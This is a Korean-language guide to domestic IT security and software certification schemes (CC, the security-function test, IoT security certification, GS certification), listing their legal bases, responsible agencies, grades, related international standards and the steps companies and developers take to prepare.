
○ **(인증 종류)** 국내 보안 관련 인증제도는 대표적으로 정보보호제품 평가·인증(CC인증), 보안기능 시험(확인서), 정보통신망연결기기 등 정보보호인증(IoT보안인증)이 있다. 또한, 보안 속성을 포함한 소프트웨어 품질에 대한 인증제도인 소프트웨어 품질인증(GS인증)도 운영되고 있다.

○ **(정보보호제품 평가·인증(CC 평가·인증) 제도)**[1][2]

❖ 보안기능이 있는 IT 제품(즉, 정보보호제품)의 보안성을 평가기관에서 평가하고 이에 대한 결과를 인증기관에서 인증하는 제도(정보보호 제품의 보안성 인증)

* 국가·공공기관 도입 요건 중 하나로 활용됨

CC평가·인증 체계도



❖ (법적근거 및 수행규정)

구분	조항
법적근거	• 지능정보화 기본법 제58조 • 지능정보화 기본법 시행령 제51조 • 정보보호시스템 공통평가기준 • 정보보호시스템 평가·인증 등에 관한 고시
수행규정	• 정보보호제품 평가·인증 수행규정

❖ (인증기관 및 평가기관 지정 현황)

구분	기관
정책기관	과학기술정보통신부(MSIT)
인증기관	국가보안기술연구소(NSR)의 IT보안인증사무국(ITSCC)
평가기관	한국인터넷진흥원(KISA)
	한국시스템보증(KoSyAs)
	한국아이티평가원(KSEL)
	한국정보통신기술협회(TTA)
	한국정보보안기술원(KOIST)
	한국기계전기전자시험연구원(KTC)
	한국화학융합시험연구원(KTR)

❖ (인증대상) 보안기능을 탑재한 IT제품

❖ (인증등급)

구분	인증등급
국제용	EAL1~EAL7
국내용	EAL2~EAL4

* 평가보증등급(EAL, Evaluation Assurance Levels)은 보증 수준을 판단하는 척도를 정의한 등급으로 EAL1에서 EAL7까지 정의되어, EAL 등급에 따라 평가제출물, 평가범위 및 상세수준이 달라진다. 다만, 등급이 높다고 하여 보다 많은 보안기능을 제공하는 것을 의미하는 것은 아니다.

❖ (인증기준)

구분	인증기준
공통	국제 표준으로 제정하고 국제상호인정협정(CCRA, Common Criteria Recognition Arrangement) 회원국이 공통으로 사용하는 공통평가기준(CC, Common Criteria) 및 평가방법론(CEM, Common Evaluation Methodology)을 적용 * CCRA에서 승인한 최신 버전은 CC:2022 R1 및 CEM:2022 R1로 국제용 기준으로 사용하고 있으며, 국내용 인증은 CC V3.1 R2 및 CEM V3.1 R2 를 적용함
국내용	국가용 보안요구사항 V3.0
국제용	보호프로파일(PP, Protection Profile), 보안목표명세서(ST, Security Target)

❖ CC평가·인증제도는 인증서의 효력 등에 따라 국내용과 국제용으로 구분하여 운영하고 있으며, 평가기준 등에 다음과 같은 차이가 있다.


구분	국제용 평가·인증	국내용 평가·인증
특징	1)국제상호인정협정(CCRA) 및 「정보보호제품 평가·인증 수행규정」에 따라 CCRA 관리위원회의 「정보보호시스템 공통평가기준」 및 「정보보호 시스템 공통평가방법론」과 해석 내용을 적용하여 정보보호제품에 대한 평가·인증을 수행	국가·공공기관 정보보호제품 도입 요건으로 CC인증이 활용됨에 따라, 적시에 도입될 수 있도록 지원하고 정보보호업체의 경제적 부담을 완화시키기 위한 목적으로 「정보보호제품 국내용 평가·인증 세부 수행 절차」에 따라 국내용 제품 평가를 수행
평가기준 평가방법론	• 공통평가기준(CC) 2022 R1 • 공통평가방법론(CEM) 2022 R1	• 공통평가기준(CC) V3.1 R2 및 공통평가방법론 (CEM) V3.1 R2를 국내 실정에 맞게 재해석
세부기준	• 보호프로파일(선택)	• 국가용 보안요구사항(필수)
평가범위	• TOE(Target of Evaluation, 평가대상) 범위 산정 원칙에 따라 정의	• 제품 전체
신청등급	• EAL1 ~ EAL7	• EAL2 ~ EAL4
제출물	• 평가보증등급의 보증컴포넌트를 모두 만족하는 개발자 증거	• 평가보증등급에서 정의된 개발자 증거 일부 생략
평가산출물	• 평가단위보고서 • 관찰보고서 • 평가결과보고서 • 재심사보고서	• 관찰보고서 • 평가결과보고서
인증제품 목록 공개	• 보안목표명세서(영문) • 인증보고서 • 인증효력유지(변경승인) 보고서	• 인증보고서 • 인증효력유지(변경승인) 보고서 • 인증서효력연장 평가보고서

1) 국제상호인정협정(CCRA) :회원국의 공통평가기준(CC: Common Criteria) 인증서를 획득한 정보 보호 제품은 타회원국에서도 인정하는 CC 기반의 국제 상호 인정 협정. 이 협정의 회원국은 자국에서 직접 인증서를 발행할 수 있는 인증서 발행국(CAP: Certificate Authorizing Participants)과 타국의 인증서를 인정(recognition)만 할 수 있는 인증서 수용국(CCP: Certificate Consuming Participants)으로 나뉜다. 1998년 처음 미국, 독일, 영국, 프랑스, 캐나다 5개국이 상호 국가의 보안 제품 인증에 대한 협정을 체결하였다. 우리나라는 2006년 가입하였다.

○ (보안기능 시험(확인서) 제도)[3]

❖ 보안적합성 검증 절차 간소화를 위해 정보보호시스템·네트워크 장비 및 양자암호통신 장비 등 IT 제품에 대해 공인 시험기관이 '국가용 보안요구사항' 만족 여부를 시험하여 안전성을 확인하는 제도

보안기능 시험 체계도



* 출처 : 국가사이버안보센터(https://www.ncsc.go.kr)

❖ (법적근거)

구분	조항
법적근거	• 국가정보원법 제4조 • 전자정부법 제56조

❖ (검증기관 및 시험기관 지정 현황)

구분(발급대상제품)		기관
정책기관		국가정보원
검증기관		국가보안기술연구소(NSR)
시험기관	정보보호시스템, 네트워크장비,	한국정보통신기술협회(TTA) 디지털정보보호단

구분(발급대상제품)		기관
	SDN	한국정보보안기술원(KOIST)
		한국아이티평가원(KSEL)
		한국기계전기전자시험연구원(KTC)
		한국시스템보증(KoSyAs)
		한국화학융합시험연구원(KTR)
	네트워크 장비, SDN, 양자암호통신장비	한국전자통신연구원(ETRI) ICT시험연구센터
		한국정보통신기술협회(TTA) 방송통신인프라단
	영상정보처리기기	한국정보통신기술협회(TTA) 공공안전서비스단

❖ **(검증대상)** 국가공공기관 도입용 정보보호시스템·네트워크 장비 및 양자암호통신 장비 등 IT 제품

* 자세한 제품 유형은 국가사이버안보센터 홈페이지 참조

❖ **(검증등급)** 해당사항 없음


❖ **(검증기준)** 국가용 보안요구사항

○ **(정보통신망연결기기등 정보보호인증 (IoT보안인증) 제도)**[4][5][6]

❖ 국민의 일상생활과 밀접한 사물인터넷(IoT, Internet of Things, 법적용어로는 정보통신망연결) 제품과 어플리케이션이 일정 수준 이상의 보안 요구조건을 충족하도록 함으로써 국민의 사생활 보호를 지원하기 위해 관련 법령에 근거하여, IoT 제품이 '정보통신망연결기기등 정보보호인증기준'에 적합한지 시험·평가하고, 그 결과를 바탕으로 인증서를 발급하는 제도

* 융합 IoT 시장 규모 확대에 따른 보안위협 증가로 IoT 기기의 보안인증제도 운영을 통해 산업경쟁력 강화를 목적으로 함

IoT 보안인증 체계도



* 출처 : 한국인터넷진흥원(https://www.kisa.kr)

❖ **(법적근거)** 정보통신망 이용촉진 및 정보보호 등에 관한 법률 제48조의6

❖ **(인증기관 및 시험기관 지정 현황)**

구분	기관
인증기관	한국인터넷진흥원(KISA)
시험대행기관	한국정보통신기술협회(TTA)
	한국기계전기전자시험연구원(KTC)
	한국화학융합시험연구원(KTR)

❖ **(인증대상)** IoT 제품 및 제품과 연동되는 모바일 앱

* 계통적, 유기적으로 구성된 네트워크에 연결되어 감지, 제어, 중계, 촬영, 관리, 운행 등의 기능을 수행하는 기기를 총칭(모듈 포함)

❖ **(인증등급)** Lite, Basic, Standard


❖ **(인증기준)** 정보통신망연결기기등 정보보호인증기준

* 식별 및 인증, 데이터 보호, 암호, 소프트웨어 보안, 업데이트 및 기술지원, 운영체제 및 네트워크 보안, 하드웨어 보안, 총 7개의 인증영역

(GS 인증 (Good Software) 제도)[7]

❖ 소프트웨어 제품의 품질확보 및 유통촉진을 위하여 소프트웨어 진흥법」 제20조에 의거하여 과학기술정보통신부가 고시한 소프트웨어 품질인증 기준에 만족하는 경우 소프트웨어 품질 인증서 및 품질인증 마크를 부여하는 제도

GS인증 체계도



* 출처 : 한국화학융합시험연구원(https://www.ktr.or.kr)

❖ **(법적 근거)**

구분	조항
법적근거	• 소프트웨어산업 진흥법 제20조 • 소프트웨어산업 진흥법 시행령 제15조~제17조 • 소프트웨어산업 진흥법 시행규칙 제4조~제6조 • 소프트웨어 품질인증 운영에 관한 지침

❖ **(인증기관 지정 현황)**

구분	기관
인증기관	한국정보통신기술협회(TTA)
	한국산업기술시험원(KTL)
	한국기계전기전자시험연구원(KTC)
	부산IT융합부품연구소(CIDI)
	한국화학융합시험연구원(KTR)

❖ **(인증대상)** 소프트웨어 제품

❖ **(인증등급)** 1등급, 2등급

❖ **(인증기준)** 소프트웨어 품질인증 운영에 관한 지침 제9조~제12조

3 인증 관련 표준

○ **(CC인증 기준 및 관련 표준)** CC인증은 국제 표준으로 제정하고 국제상호인정협정(CCRA) 회원국이 공통으로 사용하는 공통평가기준(CC) 및 평가방법론(CEM)을 평가기준 및 평가방법론으로 적용하고 있다.

❖ CC인증 기준과 관련된 국제표준은 다음과 같으며, 국내 부합화된 KS표준은 최신 ISO/IEC 표준과 일치하지 않는다.

구분	CCRA 문서	관련 국제 표준
공통평가기준(CC)	• CCMB-2022-11-001 Common Criteria for Information Technology Security Evaluation, Part 1: Introduction and general model, November 2022, CC:2022 Revision 1 (정보보호시스템 공통평가기준 1부: 소개 및 일반모델)	• ISO/IEC 15408-1:2022 Information security, cybersecurity and privacy protection - Evaluation criteria for IT security - Part 1: Introduction and general model
	-	• KS X ISO/IEC 15408-1:2005 정보기술 — 보안기술 — 정보기술보안 평가기준 — 제1부: 개요와 일반모델
	• CCMB-2022-11-002 Common Criteria for Information Technology Security Evaluation, Part 2: Security functional components, November 2022, CC:2022 Revision 1 (정보보호시스템 공통평가기준 2부: 보안기능 컴포넌트)	• ISO/IEC 15408-2:2022 Information security, cybersecurity and privacy protection - Evaluation criteria for IT security - Part 2: Security functional components
	-	• KS X ISO/IEC 15408-2:2008 정보기술 — 보안기술 — 정보기술보안 평가기준 — 제2부: 보안기능 컴포넌트
	• CCMB-2022-11-003 Common Criteria for Information Technology Security Evaluation, Part 3: Security assurance components, November 2022, CC:2022 Revision 1 (정보보호시스템 공통평가기준 3부: 보증 컴포넌트)	• ISO/IEC 15408-3:2022 Information security, cybersecurity and privacy protection - Evaluation criteria for IT security - Part 3: Security assurance components
	-	• KS X ISO/IEC 15408-3:2008 정보기술 — 보안기술 — 정보기술보안

구분	CCRA 문서	관련 국제 표준
		평가기준 — 제3부: 보안보증 컴포넌트
	• CCMB-2022-11-004 Common Criteria for Information Technology Security Evaluation, Part 4: Framework for the specification of evaluation methods and activities, November 2022, CC:2022 Revision 1 (정보보호시스템 공통평가기준 4부: 평가 방법 및 활동 명세를 위한 프레임워크)	• ISO/IEC 15408-4:2022 Information security, cybersecurity and privacy protection - Evaluation criteria for IT security - Part 4: Framework for the specification of evaluation methods and activities
	• CCMB-2022-11-005 Common Criteria for Information Technology Security Evaluation, Part 5: Pre-defined package of security requirements, November 2022, CC:2022 Revision 1 (정보보호시스템 공통평가기준 5부: 미리 정의된 보안요구사항 패키지)	• ISO/IEC 15408-5:2022 Information security, cybersecurity and privacy protection - Evaluation criteria for IT security - Part 5: Pre-defined packages of security requirements
공통평가 방법론 (CEM)	• CCMB-2022-11-006 Common Methodology for Information Technology Security Evaluation, Evaluation Methodology, November 2022, CEM:2022 Revision 1 (정보보호시스템 공통평가방법론: 평가방법론)	• ISO/IEC 18045:2022 Information security, cybersecurity and privacy protection - Evaluation criteria for IT security - Methodology for IT security evaluation
	-	• KS X ISO/IEC 18045:2008 정보 기술-보안 기술-정보 기술 보안 평가 방법론

○ **(보안기능 시험 기준 및 관련 표준)** 보안기능 시험은 국가용 보안요구사항을 기준으로 수행된다.

❖ 국가용 보안요구사항은 국내 보안 환경과 정책적 특수성을 반영하여 다음과 같이 4편으로 구성되어 있으며, 해당 보안요구사항과 대응되는 관련 국제 표준은 없다.

제품군	국가용 보안요구사항	세부 보안요구사항 명칭
공통	• (1, 2편) 국가용 보안요구사항 V3.0 - 해설 및 공통보안요구사항, 2024.04.	• 서버 공통보안요구사항
		• 엔드포인트 공통보안요구사항
침입차단 제품군	• (3편) 침입차단 제품군 V3.0, 2023.12.	• 침입차단시스템 보안요구사항
		• 웹 방화벽 보안요구사항
		• DDoS 대응장비 보안요구사항

제품군	국가용 보안요구사항	세부 보안요구사항 명칭
		• 인터넷전화 보안제품 보안요구사항
침입방지 제품군	• (3편) 침입방지 제품군 V3.0, 2023.12.	• 침입방지시스템 보안요구사항
		• 무선 침입방지시스템 보안요구사항
구간보안 제품군	• (3편) 구간보안 제품군 V3.0, 2023.12.	• 가상사설망제품 보안요구사항
		• 네트워크 접근통제제품 보안요구사항
		• 망간 자료전송 제품 보안요구사항
		• 무선랜 인증제품 보안요구사항
전송자료보안 제품군	• (3편) 전송자료보안 제품군 V3.0, 2023.12.	• 스팸메일차단시스템 보안요구사항
		• 소프트웨어 기반 보안USB제품 보안요구사항
		• 호스트 자료유출방지제품 보안요구사항
		• 네트워크 자료유출방지제품 보안요구사항
보안관리 제품군	• (3편) 보안관리 제품군 V3.0, 2023.12.	• 통합보안관리제품 보안요구사항
		• 소스코드 보안약점 분석도구 보안요구사항
		• 패치관리시스템 보안요구사항
		• 데이터베이스 접근통제제품 보안요구사항
		• 시스템 접근관리제품 보안요구사항
		• 패스워드관리제품 보안요구사항
가상화제품군	• (3편) 가상화 제품군 V3.0, 2023.12.	• 가상화관리제품 보안요구사항
엔드포인트 보안제품군	• (3편) 엔드포인트보안 제품군 V3.0, 2023.12.	• 안티바이러스제품 보안요구사항
		• Android 모바일 단말 보안관리제품 보안요구사항
		• iOS·iPadOS 모바일 단말 보안관리제품 보안요구사항
		• 운영체제(서버) 접근통제제품 보안요구사항
		• 랜섬웨어 대응제품 보안요구사항
네트워크 장비	• (3편) 네트워크장비 V3.0, 2023.12.	• 스위치·라우터 보안요구사항
		• SDN 컨트롤러 보안요구사항
		• SDN 스위치 보안요구사항
양자암호통신장비 제품군	• (3편) 양자암호통신장비 V3.0, 2023.12.	• 양자키분배장비 보안요구사항
		• 양자키관리장비 보안요구사항
		• 양자통신암호화장비 보안요구사항
영상정보	• (3편) 영상정보처리기기 제품군V3.0,	• IP카메라 보안요구사항

제품군	국가용 보안요구사항	세부 보안요구사항 명칭
처리기기 제품군	2024.04.	• 영상정보 관리·저장 제품 보안요구사항
클라우드 제품군	• (4편) 클라우드 보안요구사항 V1.0 - 클라우드 운영환경 공통보안요구사항, 2025.05.	• 클라우드 운영환경 공통보안요구사항

○ **(IoT보안인증 기준 및 관련 표준)** IoT보안인증은 정보통신망연결기기 등 정보보호 인증기준을 인증기준으로 하고 있으며, 식별 및 인증, 데이터 보호, 암호, 소프트웨어 보안, 업데이트 및 기술지원, 운영체제 및 네트워크 보안, 하드웨어 보안 등 총 7개의 인증영역으로 구성되어 있다.

❖ 초기 인증기준은 국제전기통신연합(ITU) 및 ETSI 등 국제 논의 동향을 참고하여 수립되었으나, 개정된 인증기준은 특정 단일 국제표준과 1:1로 대응되지는 않는다. 다만 ETSI EN 303 645와의 호환성 분석을 통해 싱가포르 CSA(Cyber Security Agency of Singapore)의 CLS(Cybersecurity Labelling Scheme for IoT)와 상호인정 체계를 운영하고 있다.

No.	국제 표준
1	• ITU-T Rec. X.1361, Security framework for the Internet of things based on the gateway model, 2018.09.
2	• ETSI EN 303 645 V3.1.3, CYBER; Cyber Security for Consumer Internet of Things:Baseline Requirements, 2024.09.

○ **(GS인증 기준 및 관련 표준)** GS인증은 소프트웨어 품질인증 운영에 관한 지침의 제9조(품질인증의 기준)에 따라 GS인증등급별 점수 기준과 적용 기준을 선언하고 있으며, 인증 제출물(제품설명서, 사용자취급설명서, 실행 소프트웨어)에 따라 각각의 기준을 제10조(제품설명서 품질인증 기준), 제11조(사용자취급설명서 품질인증 기준), 제12조(실행 소프트웨어 품질인증 기준)에 정의하고 있다.

❖ 소프트웨어 품질인증 운영에 관한 지침의 부칙 제3조(필요사항)에서 국제표준 ISO/IEC 25051:2014, ISO/IEC 25023:2016을 언급하고 있으며, 해당 국제표준을 기반으로 국내 환경에 맞게 품질 평가 기준을 구성하고 있다.

No.	국제 표준
1	• ISO/IEC 25051:2014, Software engineering — Systems and software Quality Requirements and Evaluation (SQuaRE) — Requirements for quality of Ready to Use Software Product (RUSP) and instructions for testing
2	• ISO/IEC 25023:2016, Systems and software engineering - Systems and software Quality Requirements and Evaluation (SQuaRE) - Measurement of system and software product quality
3	• KS X ISO/IEC 25051:2014, 소프트웨어 공학 — 시스템 및 소프트웨어 품질 요구사항 및 평가(SQuaRE) — 즉시 사용 가능한 소프트웨어 제품(RUSP)의 품질 요구사항 및 테스팅 지침
4	• KS X ISO/IEC 25023:2016, 시스템 및 소프트웨어 공학 — 시스템 및 소프트웨어 품질 요구사항 및 평가(SQuaRE) — 시스템 및 소프트웨어 제품 품질 측정

4 기업의 인증 준비 과정

○ **(신청 준비 및 신청)** 인증 신청을 준비하기 위해서는 인증 신청을 위해 필요한 신청서 및 제출문서를 확인해야 하며, 인증 등급이 있는 경우 인증 등급을 결정해야 한다. 인증 제도에 따라 인증 등급에 따른 제출문서가 다른 경우가 있다.

❖ **(CC인증)** 인증 유형(국내용, 국제용)과 평가보증등급(국내용 EAL2~EAL4, 국제용 EAL1 ~ EAL7 등)을 결정하고, 결정된 인증 유형 및 평가보증등급에 따른 제출문서(보안목표명세서 등)를 준비한다.

❖ **(보안기능 시험)** ①보안기능시험신청서, ②제품설명서, ③보안기능구현명세서, ④보안기능운용설명서, ⑤자체시험결과서 , ⑥신청기관준수사항확인서, ⑦취약점개선보증서약서, ⑧취약점개선내역서, ⑨설치 패키지 및 해시값 등을 포함한 제출문서를 준비한다.

❖ **(IoT보안인증)** 인증등급(LITE, BASIC, STANDARD)을 결정하고, 제출물(정보보호 인증 신청서, 인증기준 적용 명세서, 제품사양 및 운영환경 설명서, 하드웨어 설계도, 사업자등록증 또는 고유번호증, 제품 사용자 설명서 등)을 준비한다.

❖ **(GS인증)** 인증등급(1등급, 2등급)을 결정하고, 제출물(제품설명서, 사용자취급 설명서, 실행 소프트웨어)을 준비한다.

○ **(시험·평가)** 시험·평가기관은 신청 기업이 제출한 제출물이 인증기준에 적합한지 시험평가를 통해 확인하고, 결과보고서를 작성한다. 시험·평가 과정상에서 제품 또는

문서상의 결함이 발견된 경우, 시험·평가를 완료하기 위해 결함에 대한 보완 여부를 확인하는 과정을 거친다. 일부 인증제도에서는 다음과 같은 추가적인 활동을 수행한다.

- **(CC인증)** CC인증은 제품의 보안 기능뿐만 아니라 제품이 제작되는 과정의 신뢰성을 함께 평가한다. 이를 위해 일정 보증 등급이상의 평가 시, 평가기관이 개발사를 방문하여 개발 환경에 대한 현장 실사를 수행한다.
- **(보안기능 시험)** 보안기능 시험 수행 시, 신청한 제품의 공동·위탁개발(ODM), 위탁생산(OEM) 여부를 확인하고, 해당되는 경우 개발(생산)에 참여한 업체가 국제사회로부터 다자간·일방적 제재를 받고 있는지 확인(전략물자관리원 홈페이지)한다.[8]

○ **(인증 및 인증서 발급)**

- **(CC인증)** 인증기관은 시험·평가기관이 수행한 시험 및 평가 결과를 검토하고, 그 결과가 인증기준에 부합한다고 판단되는 경우 인증을 완료하며 인증서를 발급한다. 인증 결과는 인증기관의 홈페이지를 통해 확인할 수 있다.
- **(IoT보안인증)** 시험수행기관으로부터 시험결과보고서를 전달받아 인증심의 단계를 진행한다. 인증 현황은 정보보호산업진흥포털에서 확인할 수 있다.
- (보안기능 시험) 시험기관이 검증기관에 제출한 '시험결과 보고서'의 검토가 완료되면 발급 절차가 진행된다. 검증기관은 시험의 적절성 등을 검토한 후, 발급 여부를 결정한다. 발급 승인 시 시험 기관은 신청 제품에 발급 번호를 부여하고 이를 검증기관에 통보한 후, 신청 업체에 발급번호가 기재된 '보안기능 확인서'를 발급하고 '시험결과 요약서'를 배포한다.
- **(GS인증)** 인증기관은 판정결과를 신청인에게 통보하고, 적합 제품에 대해서는 소프트웨어 품질인증서를 발급한다. 인증제품 목록은 인증기관 인터넷 홈페이지에 공고된다.

■ 기업의 인증 준비 과정에서 개발자의 역할

○ 기업의 인증 준비 과정에서 개발자는 '구현'과 '문서화'라는 핵심적인 역할을 수행한다.

❖ **(인증 프로세스의 흐름)**

- 설계/요구사항 분석 → 구현/품질 관리 → 문서화/평가 대응 → 인증 유지/관리

○ **(개발자의 핵심 역할)**

❖ **(국가용 보안 요구사항 숙지)**

- **(공통 보안 요구사항)** 모든 정보보호제품에 공통으로 요구되는 보안 기능 (예: 사용자 식별 및 인증, 감사 기록 등)을 이해한다.
- **(암호화 기술 지식 확보)** 개발자는 국가용 보안 요구사항에서 필수적으로 요구하는 암호화 관련 기능 (예: 암호 키 생성, 파괴, 저장, 안전한 사용 등)에 대한 기본적인 배경 지식과 기술적 이해를 갖춰야 한다. 인증 담당자는 암호화에 대한 상세 기술 설명이 어려울 수 있으므로, 개발자가 구현의 기술적 당위성을 명확히 설명할 수 있어야 한다.
- **(제품별 보안 요구사항)** 자신이 개발하는 제품 유형(예: 방화벽, VPN)에 특화된 요구사항을 정확하게 해석하고, 이를 제품 아키텍처 및 구현에 반영해야 한다.
